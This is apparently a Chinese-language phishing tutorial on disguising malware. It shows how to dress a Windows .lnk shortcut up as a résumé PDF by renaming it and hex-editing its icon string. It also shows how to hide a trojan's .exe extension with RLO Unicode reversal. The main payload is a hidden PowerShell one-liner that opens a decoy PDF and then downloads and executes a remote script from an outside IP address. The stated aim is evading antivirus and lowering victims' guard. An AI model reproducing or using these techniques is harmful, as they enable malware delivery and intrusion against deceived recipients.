
但是这样也太明显了,钓鱼效果和免杀效果不太对劲,所以我们需要做一些伪装,譬如伪装成简历.pdf
先改名

这里就涉及到.lnk文件也就是快捷方式文件的性质,在Windows上面是没有显示后缀的
这时候名字有了,但是还缺图标和内容
我们点击更改图标会发现没有什么图标,更何况我们需要改成pdf样式的图标

在这里我们需要注意不能直接下载一个图标直接更换,因为图标是下载到本地的,你发给对方对方并不能显示此图标,因此具体步骤如下
操作系统自带了一个图标库
%SystemRoot%\System32\SHELL32.dll将地址复制到框中,点击确定,即可显示如下图标

但是是不是没有pdf图标,不过无关紧要
我们随便选个图标做一个铺垫
接下来打开十六进制编辑器

将简历.pdf拖进来,OPen LNK,第一次打开会给我们一个提示,按提示安装LNK.bt即可,注意到下方有一个ICON变量

这里无非就是指向图标的地址嘛,为什么之前要修改图标,如果说没有修改系统默认图标的话它是不会出现这个数据段的

那这个时候下面有个String的值,我们同一对它做一个修改,直接双击点它输入
.\1.pdf
# 1.pdf是不存在的,但是这个字段就是告诉计算机这是一个pdf的文件,这时候计算机就会做一个自动匹配图标的操作回车、Ctrl+s保存

可以发现就变成了pdf文件的图标了,不同的电脑显示的图标也会不一样,会自动匹配图标
这时候我们还需要下载一个内容
powershell.exe -nop -w hidden -c "Invoke-WebRequest -Uri http://192.168.1.10:8086/chfs/shared/csbjianli.pdf?v=1 -OutFile %homepath%/简历.pdf;%homepath%/简历.pdf;IEX ((new-object net.webclient).downloadstring('http://47.100.182.88:8888/a'))"
# 网上简历路径 http://hackattack.cn:49153/简历.pdf http://192.168.1.10:8086/chfs/shared/csbjianli.pdf?v=1
# 用户文件夹路径 %homepath% %UserProfile%
这时候伪装就比较完美了
3、RLO控制字符反转
创建一个shell.exe木马文件,然后重命名为shelltxt.exe,这时候我们将光标放在txt的开头,然后右键,插入Unicode控制字符(I),点击RLO,RLO控制字符反转后就会变成shellexe.txt,发给别人显示的都是.txt,降低他人的防备心
